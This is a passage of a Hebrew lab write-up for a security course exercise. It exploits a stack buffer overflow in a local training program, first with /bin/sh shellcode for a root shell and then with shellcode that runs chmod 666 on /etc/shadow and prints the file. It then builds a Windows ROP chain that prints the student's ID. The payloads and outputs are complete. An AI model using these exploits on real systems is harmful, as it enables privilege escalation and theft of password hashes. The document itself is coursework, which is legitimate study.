8:  88 46 07      mov     BYTE PTR [esi+0x7],al
b:  89 46 0c      mov     DWORD PTR [esi+0xc],eax
e:  b0 0b        mov     al,0xb
10: 89 f3        mov     ebx,esi
12:8d 4e 08      lea     ecx,[esi+0x8]
15:8b 56 0c      mov     edx,DWORD PTR [esi+0xc]
18:cd 80        int     0x80
1a:31 db        xor     ebx,ebx
1c:89 d8        mov     eax,ebx
1e:40          inc     eax
1f:cd 80        int     0x80
21:e8 dc ff ff ff call    0x2
26:2f          das
27:62 69 6e     bound  ebp,QWORD PTR [ecx+0x6e]
2a:2f          das
2b:73 68        jae     0x95
```

ה-shellcode הזה יהווה קוד התקיפה שלנו, ונצפה שהוא יפתח shell חדש עם הרשאות root. מאוחר יותר, נחליף אותו בקוד תקיפה אחר, שישנה את הרשאות הקובץ /etc/shadow ללא צורך בפקודות נוספות.

## Return Address


במקום 208 התווים  $\backslash x43$ , נציב 52 פעמים את כתובת החזרה  $0xffffd28c$  בצורת shellcode, כלומר נכתוב  $\backslash x8c\backslash xd2\backslash xff\backslash xff$  כפול 52 פעמים (בסך הכל 208 בתים).

כך נקבל את הפקודה:

```
run $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90' * 255 + b'\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8b\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68' + b'\x8c\xd2\xff\xff' * 52)"))
```

נשים לב שאורך ה-shellcode הוא 45 בתים, שבאים על חשבון ה-nop-ים. כמו כן, נשים לב שסך הבתים הוא  $1 \cdot 255 + 45 + 4 \cdot 52 = 512$ .

נריץ את הפקודה (ב-GDB) ונקבל:



```
tc@tc-VirtualBox: ~/Desktop/BufferOverflow
(gdb) run $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90' * 255 + b'\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8b\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68' + b'\x8c\xd2\xff\xff' * 53)"))
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/tc/Desktop/BufferOverflow/ex1.out $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90' * 255 + b'\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8b\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68' + b'\x8c\xd2\xff\xff' * 53)"))
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
process 7896 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
# whoami
[Detaching after vfork from child process 7898]
root
# ls -l /etc/shadow
[Detaching after vfork from child process 7899]
-rw-r----- 1 root shadow 1448 Apr 24 17:30 /etc/shadow
# cat /etc/shadow
[Detaching after vfork from child process 7900]
root:!:19106:0:99999:7:::
daemon*:19101:0:99999:7:::
bin*:19101:0:99999:7:::
sys*:19101:0:99999:7:::
sync*:19101:0:99999:7:::
games*:19101:0:99999:7:::
man*:19101:0:99999:7:::
lp*:19101:0:99999:7:::
mail*:19101:0:99999:7:::
news*:19101:0:99999:7:::
uucp*:19101:0:99999:7:::
proxy*:19101:0:99999:7:::
www-data*:19101:0:99999:7:::
backup*:19101:0:99999:7:::
list*:19101:0:99999:7:::
```

בצילום מסך זה ניתן לראות שהפקודה הצליחה. היא גרמה לפתיחה של shell חדש בתור המשתמש root לו יש הרשאות מערכת (חץ שני). נשים לב שלמרות שההרשאות של /etc/shadow מגבילות משתמשים חלשים (חץ שלישי), יכולנו להדפיס את תוכן הקובץ /etc/shadow (חץ רביעי).



עד כה הצלחנו להשיג הרשאות root בתוך ה-GDB. אבל, את ה-GDB הרצנו באמצעות sudo מה שכנראה לא אפשרי במחשב קורבן בו אין לנו הרשאות חזקות. נרצה להגיע למצב בו קלט מסוים לתוכנית ex1.out יגרום לשינוי הרשאות של הקובץ /etc/shadow כך שנוכל להדפיס אותו ללא הרשאות חזקות. כמו כן, נרצה לעשות זאת מחוץ ל-GDB.

נכתוב shellcode חדש :

```
\xeb\x17\x5e\x31\xc9\x88\x4e\x0b\x8d\x1e\x66\xb9\xb6\x01\x31\xc0\xb0\x0f\xcd\x80\x31\xc0\x40xcd\x80\xe8\xe4\xff\xff/etc/shadow
```

השקול לפקודות assembly :

0:	eb 17	jmp	0x19
2:	5e	pop	esi
3:	31 c9	xor	ecx,ecx
5:	88 4e 0b	mov	BYTE PTR [esi+0xb],cl
8:	8d 1e	lea	ebx,[esi]
a:	66 b9 b6 01	mov	cx,0x1b6
e:	31 c0	xor	eax,eax
10:	b0 0f	mov	al,0xf
12:	cd 80	int	0x80
14:	31 c0	xor	eax,eax
16:	40	inc	eax
17:	cd 80	int	0x80
19:	e8 e4 ff ff ff	call	0x2

### ועוד מחרוזת "/etc/shadow" בסופו.

נשים לב כי בשורה 0x10 מבוצעת השמה של הערך 15 (0xf) ל-eax, רגע לפני שקוראים ל-int 0x80, שזו למעשה קריאת מערכת עם הערך 15, או במילים אחרות chmod. את הקלט הראשון עבור chmod מעבירים באמצעות הרגיסטר ecx בשורה 0xa. מעבירים את הערך 0x1b6 השקול להצבת 110 110 110, כלומר שקול לכתוב chmod 666. את הקלט השני עבור chmod, הנתיב לקובץ, מעבירים באמצעות כתיבת המחרוזת "/etc/shadow" בסוף ה-shellcode. בריצת ה-shellcode תחילה מבוצעת קפיצה 25 (0x19) בתים קדימה ומבוצעת קריאה (call) לשורה 2. הקריאה דוחפת למחסנית את הערך הבא אחריה, שזו המחרוזת "/etc/shadow" שהכנסנו, וחוזרת לשורה 2 לבצע את הפקודות שורה אחר שורה. כך, כשתבצע קריאת המערכת int 0x80 עם ערכים 15 ב-eax ו-666 ב-ecx, במחסנית תהיה המחרוזת "/etc/shadow", ולמעשה נקבל קריאה שקולה לפקודה chmod 666 /etc/shadow.

נשים לב שאורך ה-shellcode הוא 30 בתים, ואורך המחרוזת /etc/shadow היא 11 בתים, כך שבסך הכל ה-shellcode עם המחרוזת אורכם 41 בתים.


נעדיך בהתאם את מחרוזת התקיפה. נחליף את הפקודה run בנתיב המוחלט של התוכנית ex1.out, שכן אנו רוצים להריץ את התוכנית מחוץ ל-GDB. נחליף את ה-shellcode הקודם שפותח ב-shellcode החדש שמשנה הרשאות לקובץ /etc/shadow. אורך ה-shellcode החדש קצר ב-4 בתים מהקודם, ולכן נעדיך את



מספר ה-nop-ים להיות 259 (במקום 255). את מספר החזרות של כתובת החזרה לא נשנה. כך נקבל את המחרוזת הסופית:

```
/home/tc/Desktop/BufferOverflow/ex1.out $(python3 -c "import sys;
sys.stdout.buffer.write(b'\x90' * 259 +
b'\xeb\x17\x5e\x31\xc9\x88\x4e\x0b\x8d\x1e\x66\xb9\xb6\x01\x31\xc0\xb0\x0f
\xcd\x80\x31\xc0\x40xcd\x80\xe8\xe4\xff\xff\xff/etc/shadow' +
b'\x8c\xd2\xff\xff' * 52)");
```

נריץ את הפקודה (מחוץ ל-GDB) ונקבל:



```
tc@tc-VirtualBox: ~/Desktop/BufferOverflow
tc@tc-VirtualBox:~/Desktop/BufferOverflow$ /home/tc/Desktop/BufferOverflow/ex1.out $(python3
-c "import sys; sys.stdout.buffer.write(b'\x90' * 259 + b'\xeb\x17\x5e\x31\xc9\x88\x4e\x0b\
x8d\x1e\x66\xb9\xb6\x01\x31\xc0\xb0\x0f\xcd\x80\x31\xc0\x40xcd\x80\xe8\xe4\xff\xff\xff/etc/
shadow' + b'\x8c\xd2\xff\xff' * 53)");
tc@tc-VirtualBox:~/Desktop/BufferOverflow$ ls -l /etc/shadow
-rw-rw-rw- 1 root shadow 1448 Apr 24 17:30 /etc/shadow
tc@tc-VirtualBox:~/Desktop/BufferOverflow$ cat /etc/shadow
root:!:19106:0:99999:7:::
daemon*:19101:0:99999:7:::
bin*:19101:0:99999:7:::
sys*:19101:0:99999:7:::
sync*:19101:0:99999:7:::
games*:19101:0:99999:7:::
man*:19101:0:99999:7:::
lp*:19101:0:99999:7:::
mail*:19101:0:99999:7:::
news*:19101:0:99999:7:::
uucp*:19101:0:99999:7:::
proxy*:19101:0:99999:7:::
www-data*:19101:0:99999:7:::
backup*:19101:0:99999:7:::
list*:19101:0:99999:7:::
irc*:19101:0:99999:7:::
gnats*:19101:0:99999:7:::
nobody*:19101:0:99999:7:::
systemd-network*:19101:0:99999:7:::
systemd-resolve*:19101:0:99999:7:::
messagebus*:19101:0:99999:7:::
systemd-timesync*:19101:0:99999:7:::
syslog*:19101:0:99999:7:::
_apt*:19101:0:99999:7:::
tss*:19101:0:99999:7:::
uuiidd*:19101:0:99999:7:::
systemd-oom*:19101:0:99999:7:::
tcpdump*:19101:0:99999:7:::
avahi-autoipd*:19101:0:99999:7:::
usbmux*:19101:0:99999:7:::
dnsmasq*:19101:0:99999:7:::
```


כלומר, הרצנו את הפקודה, ועל פניו לא קרה כלום. בדקנו את ההרשאות לקובץ וראינו שהן ישתנו! לאחר מכן, הצלחנו להדפיס את תוכן הקובץ /etc/shadow ממשתמש חלש (המשתמש tc). נשים לב שלא נעשה שימוש ב-sudo בצילום, וגם הפקודות מורצות מחוץ ל-GDB.

ובכך פתרנו את הסעיף הראשון של התרגיל.

## סעיף שני – Return Oriented Programming

בסעיף זה נתונה תוכנית מקומפלט בשם `exe.rop` המיועדת לסביבת Windows, ויש לגרום לה להדפיס תעודת זהות (את הת"ז שלי – 311408264).

כדי לעשות כן, נשתמש בשיטת Return Oriented Programming או בר"ת ROP, לפיה עלינו להשתמש בגאדג'טים שנמצאים בקוד ולייצר מהם רצף של פקודות קצרות שחוברות אחת לשנייה באמצעות `.return`. נחקור את התוכנית באמצעות ה-debugger של Visual Studio 2019, ונכתוב ROP Code שיגרום להדפסה. נריץ את התוכנית ללא קלט והיא תדפיס הודעה "Please provide an hex string" ותיסגר. נריץ שוב עם הקלט 41414141 ונראה שהתוכנית מסתיימת כהלכה עם קוד חזרה 0. ממבט בקוד המקור של התוכנית נראה שיש בה buffer בגודל 10 בתים. כלומר, יידרשו לפחות 10 בתים עד שנגיע ל-Buffer Overflow. נכניס עוד ועוד בתים 41 כקלט ונגלה כי כאשר מכניסים 16 בתים (32 תווים), מתקבלת השגיאה:



לפיה התוכנית לא מצליחה לקרוא מהכתובת 0x41414141, ומכך ניתן להסיק כי דרסנו את כתובת החזרה עם הבתים 41 שהכנסנו.

נשתמש בכלים שונים של Visual Studio 2019 על-מנת ליצור מיפוי בין אובייקטים כגון כתובות לבין פונקציות, משתנים או ערכים שימושיים בקוד. נשים לב שהכתובות צריכות להתאים לצורת Little Endian.

המיפוי:

Function / Variable	Address in Little Endian
Overflow	41414141414141414141414141414141
printf	00084600 (will be change)
memcpy	303c4600
main	70074500
a1	a0054600
unhexlify	c0054600
g_buffer	38ef5300
Gadget1 (pop eax)	a9054600
Gadget2 (pop ecx)	ab054600
Gadget3 (mov [eax],ecx)	ad054600
My ID	333131343038323634

נשים לב לשלושת הגאדג'טים:

- גאג'ט מספר 1, נסמנו  $G_1$ , יכול לעזור לנו להציב ערך ב-`eax`.
- גאג'ט מספר 2, נסמנו  $G_2$ , יכול לעזור לנו להציב ערך ב-`ecx`.
- גאג'ט מספר 3, נסמנו  $G_3$ , יכול לעזור לנו להעביר ערך מ-`ecx` לזיכרון אליו מצביע `eax`.

נרצה ליצור רצף של כתובות שהצבתו כקלט יגרום לפעולת ההדפסה. לשם כך, נצטרך לקרוא לפונקציה `printf` ואז ל-`exit` (על-מנת שהתוכנית תסתיים כהלכה) כאשר הקלט ל-`printf` הוא מצביע למקום בו שמורה המחרוזת שנרצה להדפיס.

ובכן, המחרוזת שנרצה לשמור באורך 9 בתים, כאשר כל בית מיוצג ע"י שני תווים הקסה-דצימליים (00-ff). ברגיסטרים `eax` או `ecx` ניתן להעביר 4 בתים (32 ביטים), ולכן לבצע שלוש העברות. נשאלת השאלה "לאן?", כלומר איפה נשמור את המחרוזת? התשובה לכך היא במערך הגלובלי `g_buffer`. נשים לב שגודלו 1000 בתים, ואיבריו הם `chars` (בתים), ולכן אם כתובתו `38ef5300`, אזי שהכתובת לאיבר השני במערך היא `3cef5300` והכתובת לאיבר השלישי במערך היא `40ef5300`. החישוב של הכתובות הללו מתקבל ע"י הוספת 4 מהכתובות הקודמת (בהקסה-דצימלי) ושינוי סדר הבתים ל-Little Endian.

כעת, נרצה להשתמש בגאדג'טים על מנת להציב את מחרוזת תעודת הזהות ב-`g_buffer`. נעבוד בשלבים:

#### 1. 4 בתים ראשונים:

- א. באמצעות  $G_1$  נטען ל-`eax` את הכתובת הראשונה ב-`g_buffer`, שהיא `38ef5300`.
- ב. באמצעות  $G_2$  נטען ל-`ecx` את החלק הראשון של תעודת הזהות, כלומר את ארבעת הבתים הראשונים 34 31 31 33 המייצגים בהקסה-דצימלי את התווים 4 1 1 3.
- ג. באמצעות  $G_3$  נבצע `mov [eax],ecx`, כלומר נעביר את מה ששמור ב-`ecx` ("3114") אל הכתובת המוחזקת ב-`eax` (`38ef5300`). כך נשמור את החלק הראשון של המחרוזת.
- ד. בסוף ריצת הגאדג'ט הזה התוכנית תחזור לגאדג'ט הבא שישורשר.

#### 2. 4 בתים שניים:

- א. באמצעות  $G_1$  נטען ל-`eax` את הכתובת השנייה ב-`g_buffer`, שהיא `3cef5300`.
- ב. באמצעות  $G_2$  נטען ל-`ecx` את החלק השני של תעודת הזהות, כלומר את ארבעת הבתים השניים 36 32 38 30 המייצגים בהקסה-דצימלי את התווים 6 2 8 0.
- ג. באמצעות  $G_3$  נבצע `mov [eax],ecx`, כלומר נעביר את מה ששמור ב-`ecx` ("0826") אל הכתובת המוחזקת ב-`eax` (`3cef5300`). כך נשמור את החלק השני של המחרוזת.
- ד. בסוף ריצת הגאדג'ט הזה התוכנית תחזור לגאדג'ט הבא שישורשר.

#### 3. בית אחרון (התו התשיעי):

- א. באמצעות  $G_1$  נטען ל-`eax` את הכתובת השלישית ב-`g_buffer`, שהיא `40ef5300`.
- ב. באמצעות  $G_2$  נטען ל-`ecx` את החלק השלישי של תעודת הזהות, כלומר את הבית האחרון 34 מרופד באפסים 00 00 00 כגודל הרגיסטר, כך שנקבל את הייצוג של התו 4 בהקסה-דצימלי על רגיסטר של 4 בתים.
- ג. באמצעות  $G_3$  נבצע `mov [eax],ecx`, כלומר נעביר את מה ששמור ב-`ecx` ("040000") אל הכתובת המוחזקת ב-`eax` (`40ef5300`). כך נשמור את החלק השלישי של המחרוזת.
- ד. בסוף ריצת הגאדג'ט הזה התוכנית תחזור לגאדג'ט הבא שישורשר.

באמצעות ה-debugger ניתן לוודא שאכן אנו מצליחים להכניס ל-`buffer` את המחרוזת "311408264". כעת, נרצה לגרום לתוכנית להדפיס אותה, מבלי לקרוס. לשם כך, עלינו להשתמש בפונקציה `printf`, לבצע `exit` ומיד אחריו לשרשר את הקלט ל-`printf` שיהיה מצביע לתחילת המחרוזת, כלומר הכתובת `38ef5300` (של ה-`g_buffer`).

לאחר מספר ניסיונות, נראה שהשימוש בכתובת 00084600 שלפי המיפוי לעיל מצביע ל-printf לא עוזר לנו, וגורם לקריסת התוכנית. כמו כן, עלינו למצוא את הכתובת של exit.

סיכום ביניים: עד כאן הפתרון כולל שרשרים באופן הבא:

Function / Variable	Address in LE	הסבר
Overflow	414141.....41	ריפוד של 16 בתים עד דריסת כתובת החזרה.
Gadget1 (pop eax)	a9054600	שימוש ב- $G_1$ לטעינת הכתובת הראשונה של g_buffer ל-eax.
g_buffer[0]	38ef5300	
Gadget2 (pop ecx)	ab054600	שימוש ב- $G_2$ לטעינת "3114" ל-ecx.
ID - Part 1	33313134	
Gadget3 (mov)	ad054600	שימוש ב- $G_3$ לשמירת ecx ב-g_buffer.
Gadget1 (pop eax)	a9054600	שימוש ב- $G_1$ לטעינת הכתובת השנייה של g_buffer ל-eax.
g_buffer[1]	3cef5300	
Gadget2 (pop ecx)	ab054600	שימוש ב- $G_2$ לטעינת "0826" ל-ecx.
ID - Part 2	30383236	
Gadget3 (mov)	ad054600	שימוש ב- $G_3$ לשמירת ecx ב-g_buffer.
Gadget1 (pop eax)	a9054600	שימוש ב- $G_1$ לטעינת הכתובת השלישית של g_buffer ל-eax.
g_buffer[2]	40ef5300	
Gadget2 (pop ecx)	ab054600	שימוש ב- $G_2$ לטעינת "010104" ל-ecx.
ID - Part 3	34000000	
Gadget3 (mov [eax],ecx)	ad054600	שימוש ב- $G_3$ לשמירת ecx ב-g_buffer.
printf	?	נרצה להדפיס את מה ששמור ב-g_buffer.
exit	?	נרצה לצאת מהתוכנית בצורה מסודרת.
g_buffer[0] $\equiv$ g_buffer	38ef5300	כתובת הקלט עבור printf.

קעת עלינו להשלים את הכתובות של printf ושל exit, בהן התוכנית משתמשת. נוכל לעשות זאת באמצעות ה-disassembly של ה-debugger של Visual Studio 2019.

נריך את התוכנית ונתבונן ב-disassembly:

```

0046077E call     @__check_for_debugger(0046077E)
char lBuffer[10];
if (argc < 2) {
00460783 cmp     dword ptr [argc],2
00460787 jge     main+2Dh (046079Dh)
printf("Please provide an hex string\n");
00460789 push    offset string "Please provide an hex string\n" (0515E58h)
0046078E call    _printf (0459BD8h)
00460793 add     esp,4
return 1;
00460796 mov     eax,1

```

ניתן להבין שזהו קטע ה-assembly שרץ כאשר המשתמש לא מכניס קלט, ולכן מודפסת עבורו הודעה שעליו להכניס קלט hex string. ניתן לזהות הכנסה למחסנית של המחרוזת "Please provide an hex string" שמיד אחריה, בכתובת 0x0046078E מתבצעת קריאה (call) לפונקציה \_printf שנמצאת בכתובת 0x00459bdb. כלומר, יש להשתמש ב-printf, ולא ב-printf. לפי המיפוי הראשוני.

את הכתובת לקריאה ל-exit קל למצוא באמצעות התכונה watch של ה-debugger:

Name	Value
exit	0x004c4750 {rop.exe!exit(int)}



אם כן, נשלים את התמונה :

Function / Variable	Address in LE	הסבר
Overflow	414141.....41	ריפוד של 16 בתים עד דריסת כתובת החזרה.
Gadget1 (pop eax)	a9054600	שימוש ב- $G_1$ לטעינתה הכתובת הראשונה של g_buffer ל-eax.
g_buffer[0]	38ef5300	
Gadget2 (pop ecx)	ab054600	שימוש ב- $G_2$ לטעינת "3114" ל-ecx.
ID - Part 1	33313134	
Gadget3 (mov)	ad054600	שימוש ב- $G_3$ לשמירת ecx ב-g_buffer.
Gadget1 (pop eax)	a9054600	שימוש ב- $G_1$ לטעינתה הכתובת השנייה של g_buffer ל-eax.
g_buffer[1]	3cef5300	
Gadget2 (pop ecx)	ab054600	שימוש ב- $G_2$ לטעינת "0826" ל-ecx.
ID - Part 2	30383236	
Gadget3 (mov)	ad054600	שימוש ב- $G_3$ לשמירת ecx ב-g_buffer.
Gadget1 (pop eax)	a9054600	שימוש ב- $G_1$ לטעינתה הכתובת השלישית של g_buffer ל-eax.
g_buffer[2]	40ef5300	
Gadget2 (pop ecx)	ab054600	שימוש ב- $G_2$ לטעינת "\0\0\09" ל-ecx.
ID - Part 3	34000000	
Gadget3 (mov [eax],ecx)	ad054600	שימוש ב- $G_3$ לשמירת ecx ב-g_buffer.
printf	db9b4500	הדפסת התוכן בכתובת שניתנת לאחר ה-exit.
exit	50474c00	יציאה מסודרת מהתוכנית.
g_buffer[0]	38ef5300	כתובת הקלט עבור printf.

נשרשר את הכתובות לכדי הקלט הבא :

41414141414141414141414141414141A905460038ef5300AB05460033313134AD054600A9  
0546003cef5300AB05460030383236AD054600A905460040ef5300AB05460034000000AD05  
4600DB9B450050474C0038ef5300

נריץ את התוכנית עם הקלט הנ"ל ונקבל :

```

311408264
C:\BufferOverflowTraining\rop.exe (process 31936) exited with code 0.
To automatically close the console when debugging stops, enable Tools->Options->Debugging->Automatically
close the console when debugging stops.
Press any key to close this window . . .

```

כלומר, באמצעות חולשת Buffer Overflow הצלחנו למצוא קלט בשיטת ROP שגורם לתוכנית להדפיס את תעודת הזהות שלי, ולסיים כהלכה, עם קוד 0.

ובכך פתרנו את הסעיף השני של התרגיל.